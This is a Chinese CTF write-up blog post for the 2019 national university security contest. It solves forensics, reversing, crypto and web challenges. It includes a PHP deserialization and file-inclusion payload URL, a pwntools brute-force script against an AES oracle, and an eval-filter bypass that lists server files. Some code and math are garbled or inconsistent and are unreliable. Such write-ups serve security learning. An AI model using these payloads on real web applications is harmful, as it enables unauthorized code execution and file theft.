

2019第十二届全国大学生信息安全竞赛部分WriteUp

原创

极光时流 于 2019-04-22 22:03:17 发布 4162 收藏 8

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_42280544/article/details/89460410

版权



[CTF 专栏收录该内容](#)

2 篇文章 0 订阅

订阅专栏

第十二届全国大学生信息安全竞赛部分WriteUp

[0x00 签到题](#)

[0x01 SALEAE](#)

[0x02 24c](#)

[0x03 easyG0](#)

[0x04 JustSoso](#)

[0x05 puzzles](#)

[0x06 usbasp](#)

[0x07 warmup](#)

[0x08 love_math](#)

[0x09 bbwmm](#)

[0x10 baby_pwn](#)

0x00 签到题


操作内容:

下载链接,解压并运行软件,对准两个聚焦圆圈,控制台回车输出 flag


0x01 SALEAE

操作内容:

打开发现是.logicdata(逻辑分析仪数据文件),使用 Logic 软件打开,根据时钟频率以及通讯方式擦侧是属于 SPI 通讯,解析得到 flag




flag 竖着读



0x02 24c

操作内容:

同上题方式,打开,发现又是 IIC 协议,解析发现结果



将结果导出为文本格式



尝试拼接发现有问題,然后想到題目名是 24c,想到 IIC 的 EEPROM 存储芯片 24c02,又联想到是 IIC 协议,想起 IIC 操作 24c02 的时候要先发送开始操作的地址,以及 NAK 这个停止符(想到可能是要修改内容二中断接收)。于是想到\t 不是字符,其对应的 ASCII 是 9,也就是从第 9 号位'9'开始将"9e"替换为 ac,与之前的部分进行拼接然后得到结果。

0x03 easyGO

操作内容:

下载链接,经分析,需要输入一些字符串,所以打开 ida

地址 0x495168

搜索 please,然后交叉引用返回到

```

→ .text:0000000000495150      mov     rcx, fs:0FFFFFFFFFFFFFFF8h
  .text:0000000000495159      lea    rax, [rsp+var_80]
  .text:000000000049515E      cmp    rax, [rcx+10h]
  .text:0000000000495162      jbe    loc_49548F
  .text:0000000000495168      sub    rsp, 100h
  .text:000000000049516F      mov    [rsp+100h+var_8], rbp
  .text:0000000000495177      lea   rbp, [rsp+100h+var_8]
  .text:000000000049517F      lea   rax, unk_4A6D00
  .text:0000000000495186      mov   [rsp+100h+var_100], rax

```

,然后用 gdb 在 0x495168 处下断点,单步调试,直到让输入一些字符串,这个地方随便输,就行,然后一直单步执行,会到两个字符串比较的地方,这时可以在栈空间看见 flag,如下:

```

Ct9pEtDEYsql3")
016| 0xc000076ea0 --> 0x38 ('8')
024| 0xc000076ea8 --> 0xc00007e060 ("flag{92094daf-33c9-431e-a85a-8bfd5df98ad}")
032| 0xc000076eb0 --> 0x2a ('*')
040| 0xc000076eb8 --> 0x2a ('*')

```

0x04 JustSoso

操作内容:

在网页源代码中发现提示

```

1 <html>
2 Missing parameter<br>Missing parameters<!--Please test index.php?file=xxx.php -->
3 <!--Please get the source of hint.php-->
4 </html>

```

php 任意文件包含,下面是 base64 转文本的结果

index.php

```
<html>
<?php
error_reporting(0);
$file = $_GET["file"];
$payload = $_GET["payload"];
if(!isset($file)){
echo 'Missing parameter'.<br>';
}
if(preg_match("/flag",$file)){
die("hack attacked!!!");
}
@include($file);
if(isset($payload)){
$url = parse_url($_SERVER["REQUEST_URI"]);
parse_str($url["query"],$query);
foreach($query as $value){
if (preg_match("/flag",$value)) {
die('stop hacking!');
exit();
}
}
$payload = unserialize($payload);
}else{
echo "Missing parameters";
}
?>
<!--Please test index.php?file=xxx.php -->
<!--Please get the source of hint.php-->
</html>
```

hint.php

```

<?php
class Handle{
private $handle;
public function __wakeup(){
foreach(get_object_vars($this) as $k => $v) {$this->$k = null;
}
echo "Waking up\n";
}
public function __construct($handle) {
$this->handle = $handle;
}
public function __destruct(){
$this->handle->getFlag();
}
}
class Flag{
public $file;
public $token;
public $token_flag;
function __construct($file){
$this->file = $file;
$this->token_flag = $this->token = md5(rand(1,10000));
}
public function getFlag(){
$this->token_flag = md5(rand(1,10000));
if($this->token === $this->token_flag)
{
if(isset($this->file)){
echo @highlight_file($this->file,true);
}
}
}
}
?>

```

我们使用 `///` 可以绕过 `url = parse_url(ERVER[REQUEST RI]);parse tr(url['query'],$query);`

使用 payload:

```

http://cca41b4bf4704d57b697729ee8950f4c509984bceeb5401c.changame.ichu
nqiu.com///index.php?file=hint.php&payload=O:6:"Handle":2:{s:14:%
22%00Handle%00handle%22;O:4:%22Flag%22:3:{s:4:%22file%22;s:8:%22flag.
php%22;s:5:%22token%22;N;s:10:%22token_flag%22;R:4;}}

```

```
<?php  
$flag = 'flag{064c36f1-f47b-4a35-b172-e27cfa8c74f6}';  
>
```

part_des_8d91...zip

https://blog.csdn.net/qq_42280544 全屏显示

0x05 puzzles

操作内容:

Question0 解四元一次方程:

a1	a2	a3	a4		answer
13627.00	26183.00	35897.00	48119.00		347561292
23027.00	38459.00	40351.00	19961.00		361760202
36013.00	45589.00	17029.00	27823.00		397301762
43189.00	12269.00	21587.00	33721.00		350830412
					350830412
ni					
-2.10269E-05	3.93165E-06	1.68511E-06	2.62871E-05	a1=	4006
1.76993E-07	7.47422E-07	2.74953E-05	-2.33812E-05	a2=	3053
-2.13614E-06	3.57841E-05	-3.09538E-05	7.40575E-06	a3=	2503
2.82338E-05	-2.82152E-05	7.65341E-06	-2.46621E-07	a4=	2560

Question1 根据规律可以


知道 part1 为 26365399

Question2 求极限函数可知 part2 为 7700

Question3 根据感应电动势计算公式可知 part3 为 18640

Question4 计算立体图形体积,三重积分可得 part4 为 40320

question 1



question 3

根据公式列式计算

$$2 \times 314 \times 2 \times \pi \times 5 = 80\pi$$

$$\text{则 } 80 \times 233 = 18640$$

question 2

$$\int_0^1 (4x^3 + 3x \frac{1}{3} (4+e^x)) dx + \frac{2}{5} x \frac{1}{2} (1+5 \ln x) \Big|_1^0 - (x \cos x + \sin x) \Big|_0^{\frac{\pi}{2}}$$

$$= 77 \times 100 = 7700$$

question 4

$$(8=8) - (2=2)$$

三重积分得:

$$\int_0^{2\pi} d\theta \int_0^4 dr \int_{\frac{r}{2}}^8 r^2 dz - \int_0^{2\pi} d\theta \int_0^2 r \int_{\frac{r}{2}}^2 r^2 dz$$


$$= 2\pi \times \frac{512}{3} - 2\pi \times \frac{8}{3} = 18640\pi$$

将所得数字进行十六进制转换,得到 flag

0x06 usbasp

操作内容:

下载链接,将文件拖进逻辑分析仪中,并设置相关参数,如图:



后就可以看到 flag 了,flag 竖着读

拉到最

```
MOSI: f; MISO: '0'  
MOSI: l; MISO: '0'  
MOSI: a; MISO: '0'  
MOSI: g; MISO: '0'  
MOSI: {; MISO: '0'  
MOSI: 8; MISO: '0'  
MOSI: 5; MISO: 5  
MOSI: b; MISO: '0'  
MOSI: 0; MISO: '0'  
MOSI: 8; MISO: '0'  
MOSI: 4; MISO: '0'  
MOSI: c; MISO: '0'  
MOSI: 6; MISO: 6  
MOSI: -; MISO: -  
MOSI: 4; MISO: '0'  
MOSI: 2; MISO: '0'  
MOSI: e; MISO: '0'  
MOSI: 6; MISO: '0'  
MOSI: -; MISO: '0'  
MOSI: 4; MISO: '0'  
MOSI: 9; MISO: 9  
MOSI: 5; MISO: '5'  
MOSI: c; MISO: '0'  
MOSI: -; MISO: '0'  
MOSI: 8; MISO: '0'  
MOSI: 7; MISO: '0'  
MOSI: b; MISO: '0'  
MOSI: 4; MISO: 0  
MOSI: -; MISO: -  
MOSI: 4; MISO: '4'  
MOSI: 6; MISO: '0'  
MOSI: d; MISO: '0'  
MOSI: f; MISO: '0'  
MOSI: b; MISO: '0'  
MOSI: 1; MISO: '0'  
MOSI: d; MISO: d  
MOSI: f; MISO: f  
MOSI: 5; MISO: '1'  
MOSI: 8; MISO: '0'  
MOSI: a; MISO: '0'  
MOSI: 0; MISO: '0'  
MOSI: }; MISO: '0'
```

0x07 warmup

操作内容:

下载链接,分析代码文件,确定是 AES 题目。通过分析,可以联想到 DDCTF 中 AES ECB 加密还原(安全通信)类似于本题目,唯一的区别就是 ECB 换成了另外的 CRT,解题的思路和关键点在可控密钥长度,这里选择逐位爆破 flag,经过测试可以知道逐位爆破 flag,每次 16 位,重复 3 位即可;

(类似 AES ECB 题目链接:<https://www.cnblogs.com/kagari/p/8889412.html>)

根据分析撸出脚本,如图:

```
1 from pwn import *  
2 flagkey = "1234567890abcdeflag{}-"  
3 finallyflag = ''  
4 flag = ''  
5  
6 def conn ():
```

```

7   global x
8   x = remote("fc32f84bc46ac22d97e5f876e3100922.kr-lab.com",12345)
9   x.recvline()
10  return x
11
12
13  def get(s,v):
14      return s[v:len('result>plaintext'):v+32+len('result>plaintext')]
15
16  def burp(pad,f,v):
17      p = 16 - pad
18      r.sendline('1'*(pad))
19      flaghex = get(r.recvline(),v)
20
21      for h in flagkey:
22          r.sendline('1'*(pad)+f+h)
23          t = get(r.recvline(),v)
24          if t == flaghex:
25              return h
26
27  def getflaghex():
28      finallyflag = ''
29      r = conn()
30      pad = 15
31      for v in [0,32,64]:
32          for i in range(16):
33              k = burp(pad,i,finallyflag,v)
34              finallyflag += k
35              print finallyflag
36      return finallyflag
37
38  getflaghex()

```

https://blog.csdn.net/qq_42280544

```


fish /home/ttr/Desktc
flag{9063a267-25ae
flag{9063a267-25ae-
flag{9063a267-25ae-4
flag{9063a267-25ae-45
flag{9063a267-25ae-45a
flag{9063a267-25ae-45a3
flag{9063a267-25ae-45a3-
flag{9063a267-25ae-45a3-9
flag{9063a267-25ae-45a3-9c
flag{9063a267-25ae-45a3-9c6
flag{9063a267-25ae-45a3-9c6e
flag{9063a267-25ae-45a3-9c6e-
flag{9063a267-25ae-45a3-9c6e-6
flag{9063a267-25ae-45a3-9c6e-62
flag{9063a267-25ae-45a3-9c6e-62c
flag{9063a267-25ae-45a3-9c6e-62c0
flag{9063a267-25ae-45a3-9c6e-62c0e
flag{9063a267-25ae-45a3-9c6e-62c0eb
flag{9063a267-25ae-45a3-9c6e-62c0eb1
flag{9063a267-25ae-45a3-9c6e-62c0eb1d
flag{9063a267-25ae-45a3-9c6e-62c0eb1db
flag{9063a267-25ae-45a3-9c6e-62c0eb1db2
flag{9063a267-25ae-45a3-9c6e-62c0eb1db2e
flag{9063a267-25ae-45a3-9c6e-62c0eb1db2e9
flag{9063a267-25ae-45a3-9c6e-62c0eb1db2e9}
Traceback (most recent call last):

```

0x08 love_math


操作内容:

查看源代码发现 ajax 连接一个 calc.php 文件,访问这个文件



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>计算器</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="/static/css/bootstrap.min.css">
8   <script src="/static/js/jquery-3.3.1.min.js"></script>
9   <script src="/static/js/bootstrap.min.js"></script>
10 </head>
11 <body>
12
13 <div class="container text-center" style="margin-top:30px;">
14   <h2>表达式</h2>
15   <form id="calc">
16     <div class="form-group">
17       <input type="text" class="form-control" id="content" placeholder="输入令你头疼的计算式">
18     </div>
19     <div id='result'></div>
20     <button type="submit" class="btn btn-primary">计算</button>
21   </form>
22 </div>
23 <script>
24   $('#calc').submit(function(){
25     $.ajax({
26       url:"calc.php?c="+encodeURIComponent($('#content').val()),
27       type: 'GET',
28       success:function(data){
29         $('#result').html('<div class="alert alert-success">
30           <strong>答案:</strong>${data}
31         </div> ');
32       },
33       error:function(){
34         alert("连接失败!");
35       }
36     })
37     return false;
38   })
39 </script>
40 </body>
41 </html>
```

访问之后,给出源代码



```
<?php
error_reporting(0);
```

```
//听说你很喜欢数学,不知道你是否发七旺以发Tflag
if(!isset($_GET['c'])){
    show_source($_FILE__);
}else{
    //例子 c=20-1
    $content = $_GET['c'];
    if (strlen($content) >= 80) {
        die("太长了不会算");
    }
    $blacklist = [' ', '\t', '\r', '\n', '\'', '\"', '\'', '\[', '\]'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $content)) {
            die("请不要输入奇奇怪怪的字符");
        }
    }
    //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
    $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec', 'ceil', 'cos', 'cosh',
    'exp', 'floor', 'log', 'log10', 'log2', 'log1p', 'round', 'sin', 'sinh', 'sqrt', 'tan', 'tanh'];
    preg_match_all('/[a-zA-Z_0-9\.\x7f-\xff][a-zA-Z_0-9\.\x7f-\xff]*/', $content, $used_funcs);
    foreach ($used_funcs[0] as $func) {
        if (!in_array($func, $whitelist)) {
            die("请不要输入奇奇怪怪的函数");
        }
    }
    //帮你算出答案
    eval('echo '.$content.'');
}
}
```

https://blog.csdn.net/qq_42280544

发现需要绕过两处正则,经过半天的测试,发现可以通过这种方法绕过正则列目录

... (1751504350,10,36);\$tan=\$exp(784,10,36);\$sin(\$tan);

表达式

\$exp=base_convert;\$sin=\$exp(1751504350,10,36);\$tan=\$exp(784,10,36);\$sin(\$tan);

答案:base_convertcalc.php flag.php index.php static

计算

https://blog.csdn.net/qq_42280544

然后就是想尽办法读取 flag.php 的内容,一开始是觉得在这个地方想办法绕过特殊字符,

绕过空格使用 cat 读取文件,到下午之后发现其他的利用方式

